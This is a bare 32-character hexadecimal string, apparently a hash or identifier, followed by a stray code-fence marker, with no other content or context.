b5fc76d1d6b91d77b2fbf2d54d0f708b
```